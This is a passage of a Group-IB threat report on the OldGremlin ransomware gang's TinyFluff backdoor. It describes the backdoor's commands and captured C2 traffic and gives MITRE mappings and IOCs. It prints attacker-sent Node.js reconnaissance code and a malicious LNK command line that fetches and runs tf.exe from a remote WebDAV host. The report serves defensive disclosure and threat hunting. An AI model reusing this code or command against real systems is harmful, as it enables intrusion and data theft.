Empty line;File name;Download the file to the infected device. As a result, the code cannot be executed correctly because the command parameters are parsed with an error. .download:;File description;Read the contents of a file from the working directory. .set:;threads tick_sec;Change the parameters for connecting to the server, where threads is the number of simultaneously executed DNS requests and tick_sec is the time for requesting a new command. Any other line;-;The output will be forwarded to this.proc.stdin.

It is worth noting that this section of the code logs the progress of its work, but in order to transfer data to the server the code uses the function **this.send** (not defined in the code). The function accepts **this.proc.stdout** as the first

argument. Moreover, the result of the **.download:** command is processed in the same way. This evidence may indicate that this piece of code is still being developed.

The code also contains two functions whose names speak for themselves: **_socks** and **_eval**. Group-IB experts have not seen them being used in the code, which means that they can probably be called on the server's command. Moreover, the threat actors commented out a part of the script code that ensures persistence in the system by creating the file **OneDrive.cmd** in the **Microsoft\Windows\Start Menu\Programs\Startup** directory and adding to it a command to start the Node.js interpreter with the **s.txt** argument.

Commands

As mentioned above, on March 25, Group-IB experts obtained and analyzed several commands. The commands were being used for reconnaissance, after which the attackers (or their script) realized that the application was launched in a test environment and sent a command to terminate the interpreter. All commands were sent in clear text, which made it possible to examine them using a traffic sniffer:

```
{0.6086490023153508}try{const res={writeHeader:()=>{},end:d=>{this.write(d);this.write(this.a)}};function Response(result){let
resp;if(Array.isArray(result)){resp={ok:true,result:result}}else{resp={ok:false,result:result}}try{resp=JSON.stringify(resp)}
catch (e){resp=e.toString()}res.writeHeader(200,{"Access-Control-Allow-Origin":"*","Content-
Length":Buffer.byteLength(resp),"Content-Type":"application/json"});res.end(resp)}function getInfo(){const
os=require("os");try{const info={cpus:os.cpus(),hostname:os.hostname(),mem:
{free:os.freemem(),total:os.totalmem()},network:os.networkInterfaces(),os:
{arch:os.arch(),type:os.type(),release:os.release(),platform:os.platform()},temp:os.tmpdir(),uptime:os.uptime()};return [info]}
catch (e){return e.toString()}}Response(getInfo())}catch(e){this.write(e.toString()+this.a)}{0.6086490023153508}
{"ok":true,"result":[{"cpus":[{"model":"[redacted]","speed":[redacted],"times":{"user":[redacted],"nice":
0,"sys":[redacted],"idle":1255687,"irq":2140}},{"model":"[redacted]","speed":[redacted],"times":{"user":
[redacted],"nice":0,"sys":29859,"idle":1263421,"irq":78}}],"hostname":"[redacted]","mem":{"free":[redacted],"total":
[redacted]},"network":{"Local Area Connection":[{"address":"[redacted]","netmask":"255.255.255.0","family":"IPv4","mac":"[redacted]
[redacted]","internal":false,"cidr":"[redacted]"}],"Loopback Pseudo-Interface 1":[{"address":"::
1","netmask":"ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff","family":"IPv6","mac":"00:00:00:00:00:00","internal":true,"cidr":"::
1/128","scopeid":0},
{"address":"127.0.0.1","netmask":"255.0.0.0","family":"IPv4","mac":"00:00:00:00:00:00","internal":true,"cidr":"127.0.0.1/8"}]},
"os":{"arch":"ia32","type":"Windows_NT","release":"[redacted]","platform":"win32"},"temp":"C:\\Users[redacted]AppData\\Local\
\Temp","uptime":1305}]}{0.6086490023153508}try{const res={writeHeader:
()=>{},end:d=>{this.write(d);this.write(this.a)}};function Response(result){let resp;if(Array.isArray(result))
{resp={ok:true,result:result}}else{resp={ok:false,result:result}}try{resp=JSON.stringify(resp)}catch (e){resp=e.toString()}
res.writeHeader(200,{"Access-Control-Allow-Origin":"*","Content-Length":Buffer.byteLength(resp),"Content-Type":"application/
json"});res.end(resp)}function itemStats(path){const fs=require("fs");let stats;try{stats=fs.lstatSync(path)}catch (e)
{return{e:e.toString()}}const info={x:parseInt((stats.mode & parseInt("777",
8)).toString(8)),s:stats.size,a:stats.atime,m:stats.mtime,c:stats.ctime,b:stats.birthtime};if(stats.isFile()){info.t="f"}else
if(stats.isDirectory()){info.t="d"}else if(stats.isBlockDevice()){info.t="b"}else if(stats.isCharacterDevice()){info.t="c"}else
if(stats.isSymbolicLink()){info.t="l"}else{info.t="u"}return info}function dirRead(path){const fs=require("fs");const
Path=require("path");const arr=[];let items;path=Path.join(path);try{items=fs.readdirSync(path)}catch (e){return e.toString()}
items.forEach(i=>{const _path=Path.join(path,i);const item=itemStats(_path);item.n=i;item.p=_path;arr.push(item)});return arr}
Response(dirRead(""+__dirname+""))}catch(e){this.write(e.toString()+this.a)}{0.6086490023153508}{"ok":true,"result":[{"x":
```


An example of traffic between an infected device and a server

Commands can be divided by functionality into six scripts that perform the following actions:

1

Collecting information about the infected system/device:

- CPU
- Computer name, memory capacity
- Network information (IP and MAC addresses)
- OS information
- Path to the %Temp% directory
- System run time

2

Obtaining information about connected drives

3

Launching the cmd.exe shell, executing a command, and sending the output to C2. During our research, the following commands were executed:

- ipconfig /all
- kill

4

Obtaining information about the plugins installed in the system. At the time of research no plugins had been loaded, so we have only their names:

- TSFR
- SHLL
- NESC
- PRSE/PRST
- FWSE
- SPPU/SPPR

- SRPU/SRPR
- ATSE

5

Obtaining information about files in the following directories:

- The directory in which the malicious script and the Node.js interpreter are located
- C:\
- C:\Users
- C:\Users\<%username%>
- C:\Users\<%username%>\Downloads

6

Terminating the Node.js interpreter


Group-IB researchers did not manage to obtain more commands during the analysis, but even based on this short list, we can conclude that OldGremlin prepared a sufficient number of scripts to ensure full-fledged post-exploitation.

Conclusion

After a long break of more than a year, in March 2022 the ransomware gang OldGremlin resumed their malicious email campaigns targeting Russian companies. They remain one of the very few Russian-speaking ransomware gangs operating in Russia. As in their past attacks, the gremlins used carefully crafted fake emails, an up-to-date news agenda, and new custom tools. The latter included **TinyFluff**, which we analyzed in detail. We have reason to believe that the new campaigns may have infected a large number of companies and that in the coming months the attackers will slowly and carefully move through their infrastructure, bypassing existing security systems.

To prevent ransomware attacks, Group-IB recommends that companies use Group-IB Managed XDR to protect their infrastructure against targeted attacks and proactively hunt for threats using Threat Intelligence data. We also advise cybersecurity analysts to explore the list of OldGremlin's tactics, techniques and procedures shared below, which is mapped to the MITRE ATT&CK matrix. Group-IB's Threat Intelligence & Attribution team will continue to monitor the group's activities and promptly notify customers about any new attacks.

MITRE



TACTICS	TECHNIQUES	MITIGATIONS
Reconnaissance	Gather Victim Host Information: Hardware (T1592.001)	Behavior Prevention on Endpoint (M1040)
	Gather Victim Host Information: Software (T1592.002)	Behavior Prevention on Endpoint (M1040)
	Gather Victim Network Information: IP Addresses (T1590.005)	Behavior Prevention on Endpoint (M1040)
Resource development	Acquire Infrastructure: Domains (T1583.001)	
	Acquire Infrastructure: DNS Server (T1583.002)	
	Develop Capabilities: Malware (T1587.001)	
	Establish Accounts: Email Accounts (T1585.002)	
Initial access	Phishing: Spearphishing Link (T1566.002)	User Training (M1017) Restrict Web-Based Content (M1021)
Execution	Command and Scripting Interpreter: JavaScript (T1059.007)	Behavior Prevention on Endpoint (M1040) Execution Prevention (M1038)
	Command and Scripting Interpreter: Windows Command Shell (T1059.003)	Behavior Prevention on Endpoint (M1040) Execution Prevention (M1038) Disable or Remove Feature or Program (M1042) Privileged Account Management (M1026)
	User Execution: Malicious Link (T1204.001)	User Training (M1017) Network Intrusion Prevention (M1031)
	User Execution: Malicious File (T1204.002)	User Training (M1017) Behavior Prevention on Endpoint (M1040) Execution Prevention (M1038)
Defense evasion	Obfuscated Files or Information (T1027)	Behavior Prevention on Endpoint (M1040)
Command and Control	Application Layer Protocol: Web Protocols (T1071.001)	Network Intrusion Prevention (M1031)
	Application Layer Protocol: DNS (T1071.004)	Network Intrusion Prevention (M1031)
	Data Encoding: Standard Encoding (T1132.001)	Network Intrusion Prevention (M1031)
	Dynamic Resolution: Domain Generation Algorithms (T1568.002)	Network Intrusion Prevention (M1031)
	Encrypted Channel: Symmetric Cryptography (T1573.001)	Network Intrusion Prevention (M1031)
	Protocol Tunneling (T1572)	Network Intrusion Prevention (M1031)

IOCs

Network

Domains

Description	Value
Domain	mirfinance[.]org
Registrar	namecheap, inc
Reg date	2022-03-02
Exp date	2023-03-02
TXT record	v=spf1 redirect=_spf.yandex.net
IP	192.64.119[.]190

Description;Value

Domain;mirfinance[.]org Registrar;namecheap, inc Reg date;2022-03-02 Exp date;2023-03-02 TXT record;v=spf1 redirect=_spf.yandex.net IP;192.64.119[.]190

Description	Value
Domain	eccbc8[.]com
Registrar	namecheap, inc
Reg date	2022-03-02
Exp date	2023-03-02
IP	-

Description;Value

Domain;eccbc8[.]com Registrar;namecheap, inc Reg date;2022-03-02 Exp date;2023-03-02 IP;-

Description	Value
Domain	a3c65c[.]org
Registrar	namecheap, inc
Reg date	2021-12-07
Exp date	2022-12-07
IP	-

Description;Value

Domain;a3c65c[.]org Registrar;namecheap, inc Reg date;2021-12-07 Exp date;2022-12-07 IP;-

Domain	NS-subdomain	IPs of ns-subdomains
eccbc8[.]com	ns1[.]eccbc8[.]com ns2[.]eccbc8[.]com ns3[.]eccbc8[.]com ns4[.]eccbc8[.]com	46.101.113[.]161 161.35.41[.]9
a3c65c[.]org	ns1[.]a3c65c[.]org ns2[.]a3c65c[.]org ns3[.]a3c65c[.]org ns4[.]a3c65c[.]org	46.101.113[.]161 161.35.41[.]9

Domain;NS-subdomain;IPs of ns-subdomains

eccbc8[.]com;ns1[.]eccbc8[.]com ns2[.]eccbc8[.]com ns3[.]eccbc8[.]com ns4[.]eccbc8[.]com;46.101.113[.]161 161.35.41[.]9 a3c65c[.]org;ns1[.]a3c65c[.]org ns2[.]a3c65c[.]org ns3[.]a3c65c[.]org ns4[.]a3c65c[.]org;46.101.113[.]161 161.35.41[.]9

IPs

- 192.64.119[.]190
- 46.101.113[.]161
- 161.35.41[.]9

URLs

- hxxps://dl[.]dropboxusercontent[.]com/s/1956cypkkihawuu/Anketa.docx?dl=0
- hxxps://dl[.]dropboxusercontent[.]com/s/gjyjs0rbtihy7ue/Doc1.dotm
- hXXps://dl.dropboxusercontent[.]com/s/9kng4v6vuq7mq39/akt_sverki.zip?dl=0
- hXXps://dl.dropboxusercontent[.]com/s/fq8ew6gl3x46rjc/Akt_sverki.zip?dl=0
- hXXps://dl.dropboxusercontent[.]com/s/lf1w11jxp2z0f6s/Akt_sverki.zip?dl=0
- hXXps://dl.dropboxusercontent[.]com/s/hy2ub5wnns4c0fi/Akt_sverki.zip?dl=0
- hXXps://dl.dropboxusercontent[.]com/s/ivopsmmssq04p92/DopSog_Consult.zip?dl=0
- hXXps:://dl.dropboxusercontent[.]com/s/mt0boz6v3u11hlx/DopSog_Consult.zip
- hXXps:://dl.dropboxusercontent[.]com/s/ocrracouta681r5/DopSog_Consult.zip?dl=0

Files

2022-03-22

Description	Value
Link	hxxps://dl[.]dropboxusercontent[.]com/s/1956cypkkihawuu/Anketa.docx?dl=0
Name	Anketa.docx
MD5	70F4416F6EC6C0DBF916A717BC4A612F
SHA1	AF3190DE95DD187661D0866404B087EC7BB8C6BA
SHA256	700FC6C697A869CC978D042B024E59C5FCD4E8905C2FBC7CAEEB3760C2905B5C
Size	137,081 bytes
Type	Initial malicious document

Description;Value

Link;hxxps://dl[.]dropboxusercontent[.]com/s/1956cypkkihawuu/Anketa.docx?dl=0 Name;Anketa.docx MD5;70F4416F6EC6C0DBF916A717BC4A612F SHA1;AF3190DE95DD187661D0866404B087EC7BB8C6BA SHA256;700FC6C697A869CC978D042B024E59C5FCD4E8905C2FBC7CAEEB3760C2905B5C Size;137,081 bytes Type;Initial malicious document

Description	Value
Link	hxxps://dl[.]dropboxusercontent[.]com/s/gjyjs0rbtihy7ue/Doc1.dotm
Name	Doc1.dotm
MD5	669cd24d66587ebdbb709302ed011c0e
SHA1	313c8241e0c74fac52530c55089979ac4763e0e2
SHA256	ea95c527da29ca29072617dce28a567d11a7c777f2fcc2a752d0dff626180e70
Size	17,778 bytes
Type	Malicious template

Description;Value

Link;hxxps://dl[.]dropboxusercontent[.]com/s/gjyjs0rbtihy7ue/Doc1.dotm Name;Doc1.dotm MD5;669cd24d66587ebdbb709302ed011c0e SHA1;313c8241e0c74fac52530c55089979ac4763e0e2 SHA256;ea95c527da29ca29072617dce28a567d11a7c777f2fcc2a752d0dff626180e70 Size;17,778 bytes Type;Malicious template

Description	Value
Name	image2.jpg, image2.exe
MD5	B59B53C35F03CFF659F848297BCF3314
SHA1	BD0A6A3628F268A37AC9D708D03F57FEEF5ED55E

Description	Value
SHA256	4682A66EFA7C79AB56DFDFC1BBA5CF001D380D516FF1B64ACEA0B53784FDE8CC
Size	104,448 bytes
Compilation timestamp	2022-03-20 13:25:12 UTC
PDB	Z:\TinyFluff\Release\TinyFluff.pdb

Description;Value

Name;image2.jpg, image2.exe MD5;B59B53C35F03CFF659F848297BCF3314
SHA1;BD0A6A3628F268A37AC9D708D03F57FEEF5ED55E
SHA256;4682A66EFA7C79AB56DFDFC1BBA5CF001D380D516FF1B64ACEA0B53784FDE8CC Size;104,448 bytes Compilation timestamp;2022-03-20 13:25:12 UTC PDB;Z:\TinyFluff\Release\TinyFluff.pdb

Description	Value
Name	s.txt
MD5	FC763A77DFFDBBC62D256524CD4808D9
SHA1	FAB504D579B2E1AAE8701EA1BDA3F3A8B694927F
SHA256	476852E3257631D6AC2882237CFA146DCAEFE17A10A11B984AEC5CC9B61D48D4
Size	16,092 bytes

Description;Value

Name;s.txt MD5;FC763A77DFFDBBC62D256524CD4808D9
SHA1;FAB504D579B2E1AAE8701EA1BDA3F3A8B694927F
SHA256;476852E3257631D6AC2882237CFA146DCAEFE17A10A11B984AEC5CC9B61D48D4 Size;16,092 bytes

2022-03-25

Description	Value
Name	DopSog_Consult.zip
MD5	3e4ab86263e0ff5a35f2e3fb17d03727
SHA1	ae52c93c16c63aac9be778e89157b67c7bc7c61c
SHA256	09c0ac9e09f91a415f674c6cd27b1cc44d8c695da6a449d6baf70107027af2fa
Size	987 bytes
Type	Archive with LNK
LNK hash	e1b5fc5df05b25fc7136cf9b7ea252e50ebff2ef

Description;Value

Name;DopSog_Consult.zip MD5;3e4ab86263e0ff5a35f2e3fb17d03727
SHA1;ae52c93c16c63aac9be778e89157b67c7bc7c61c
SHA256;09c0ac9e09f91a415f674c6cd27b1cc44d8c695da6a449d6baf70107027af2fa Size;987 bytes Type;Archive with LNK LNK hash;e1b5fc5df05b25fc7136cf9b7ea252e50ebff2ef

Description	Value
Name	Akt_sverki.zip
MD5	64db43f22430e75716aacd7ca13bbac6
SHA1	dda9900cefa8cdc8ec362d80480ba6c4cfdc62b2
SHA256	f1102cceed4e6529f8c5b1bf387b798bfba727b49c4a7442b19c392335291cab
Size	1,002 bytes
Type	Archive with LNK
LNK hash	3c1b1942537ee273325b02ec305bb02e2d0a02f8

Description;Value

Name;Akt_sverki.zip MD5;64db43f22430e75716aacd7ca13bbac6
SHA1;dda9900cefa8cdc8ec362d80480ba6c4cfdc62b2
SHA256;f1102cceed4e6529f8c5b1bf387b798bfba727b49c4a7442b19c392335291cab Size;1,002 bytes Type;Archive with LNK LNK hash;3c1b1942537ee273325b02ec305bb02e2d0a02f8

Description	Value
Name	Akt_sverki.zip
MD5	0c46a727d2b9d6e0d1c3bee3b9e90abf
SHA1	1e22af4c6e4dfe625043dddde295fef84bd36ab9
SHA256	bc7ccad7d1ed91a45e792866ff9a060414c1d3c2f9ae8f06689cb96a2e3957a6
Size	1,018 bytes
Type	Archive with LNK
LNK hash	3C1B1942537EE273325B02EC305BB02E2D0A02F8

Description;Value

Name;Akt_sverki.zip MD5;0c46a727d2b9d6e0d1c3bee3b9e90abf
SHA1;1e22af4c6e4dfe625043dddde295fef84bd36ab9
SHA256;bc7ccad7d1ed91a45e792866ff9a060414c1d3c2f9ae8f06689cb96a2e3957a6 Size;1,018 bytes Type;Archive with LNK LNK hash;3C1B1942537EE273325B02EC305BB02E2D0A02F8

Description	Value
Name	DopSog_Consultant.docx.lnk
MD5	858d14841bc1cc90e8e24a51aca814e1
SHA1	e1b5fc5df05b25fc7136cf9b7ea252e50ebff2ef
SHA256	f36305e01515b73607f0f8941d9093fabe1b7a7e3f90c18f137403a0f016cdff
Size	1,610 bytes
Type	Malicious LNK
Command line	"%ComSpec%" /c net use hxxp://192.248.176[.]138 && start \\192.248.176[.]138\DavWWWRoot\DopSog_Consultant.docx && start /b \\192.248.176[.]138\DavWWWRoot\tf.exe

Description;Value

Name;DopSog_Consultant.docx.lnk MD5;858d14841bc1cc90e8e24a51aca814e1
SHA1;e1b5fc5df05b25fc7136cf9b7ea252e50ebff2ef
SHA256;f36305e01515b73607f0f8941d9093fabe1b7a7e3f90c18f137403a0f016cdff Size;1,610 bytes Type;Malicious LNK Command line;"%ComSpec%" /c net use hxxp://192.248.176[.]138 && start \\192.248.176[.]138\DavWWWRoot\DopSog_Consultant.docx && start /b \\192.248.176[.]138\DavWWWRoot\tf.exe

Description	Value
Name	Akt_sverki_Consultant.docx.lnk
MD5	e8fce013184401fb8d6e248fc91b4f9e
SHA1	3c1b1942537ee273325b02ec305bb02e2d0a02f8
SHA256	0a0889330501ee52ca5fe2b2f41fbcad7d26afce8bc430c7fe274e6ebe64c680
Size	1,618 bytes
Type	Malicious LNK
Command line	"%ComSpec%" /c net use hxxp://192.248.176[.]138 && start \\192.248.176[.]138\DavWWWRoot\DopSog_Consultant.docx && start /b \\192.248.176[.]138\DavWWWRoot\tf.exe

Description;Value

Name;Akt_sverki_Consultant.docx.lnk MD5;e8fce013184401fb8d6e248fc91b4f9e
SHA1;3c1b1942537ee273325b02ec305bb02e2d0a02f8
SHA256;0a0889330501ee52ca5fe2b2f41fbcad7d26afce8bc430c7fe274e6ebe64c680 Size;1,618 bytes Type;Malicious LNK Command line;"%ComSpec%" /c net use hxxp://192.248.176[.]138 && start \\192.248.176[.]138\DavWWWRoot\DopSog_Consultant.docx && start /b \\192.248.176[.]138\DavWWWRoot\tf.exe

Description	Value
Name	Akt_sverki_Consultant.docx
MD5	e959fa8191ca2e4dd99932e149668ade
SHA1	79526eaf1489762ca1deca358d6742f9c1718ca6
SHA256	4ff26fed848df58550c656fb1676a9afded48060381c55d45154a90a3272ba9e
Size	22,614 bytes
Type	Decoy document

Description;Value

Name;Akt_sverki_Consultant.docx MD5;e959fa8191ca2e4dd99932e149668ade
SHA1;79526eaf1489762ca1deca358d6742f9c1718ca6
SHA256;4ff26fed848df58550c656fb1676a9afded48060381c55d45154a90a3272ba9e Size;22,614 bytes Type;Decoy document

Description	Value
Name	DopSog_Consultant.docx
MD5	0ead98011c8d777fd2772d41ab990111
SHA1	9569f635576ec5460571ca6ee02f9b01f39956ea
SHA256	990ef464d76b206e4727ee9ccba9c0be33a278a26116c3c2c839125abc97777f
Size	24,551 bytes
Type	Decoy document

Description;Value

Name;DopSog_Consultant.docx MD5;0ead98011c8d777fd2772d41ab990111
SHA1;9569f635576ec5460571ca6ee02f9b01f39956ea
SHA256;990ef464d76b206e4727ee9ccba9c0be33a278a26116c3c2c839125abc97777f Size;24,551 bytes Type;Decoy document

Description	Value
Name	tf.exe
MD5	9dc7f56d0bb5d7543d0ea4a644110623
SHA1	c82e12e563d5d5f4a8dd67703b5df7373b457abc
SHA256	8f3747775a1bdeae4627763687bdcb2ef325874e7a908f3ec24380c5d2f2b44a
Size	88,576 bytes
Compilation timestamp	2022-03-24 09:02:10 UTC
PDB	Z:\WebFluffPP\Release\TinyFluff.pdb

Description;Value

Name;tf.exe MD5;9dc7f56d0bb5d7543d0ea4a644110623 SHA1;c82e12e563d5d5f4a8dd67703b5df7373b457abc SHA256;8f3747775a1bdeae4627763687bdcb2ef325874e7a908f3ec24380c5d2f2b44a Size;88,576 bytes Compilation timestamp;2022-03-24 09:02:10 UTC PDB;Z:\WebFluffPP\Release\TinyFluff.pdb

Description	Value
Name	s.txt
MD5	1ddda12e2a8594bc458dbf22b4b39c27
SHA1	dbaad9f3af3e48da6ef6a93747b2a1939ffa4b3d
SHA256	2b507a5d9af760667e18cd11584816575d102d7e9e1900de29b8513d30f6d65c
Size	8,392 bytes

Description;Value

Name;s.txt MD5;1ddda12e2a8594bc458dbf22b4b39c27 SHA1;dbaad9f3af3e48da6ef6a93747b2a1939ffa4b3d SHA256;2b507a5d9af760667e18cd11584816575d102d7e9e1900de29b8513d30f6d65c Size;8,392 bytes

Share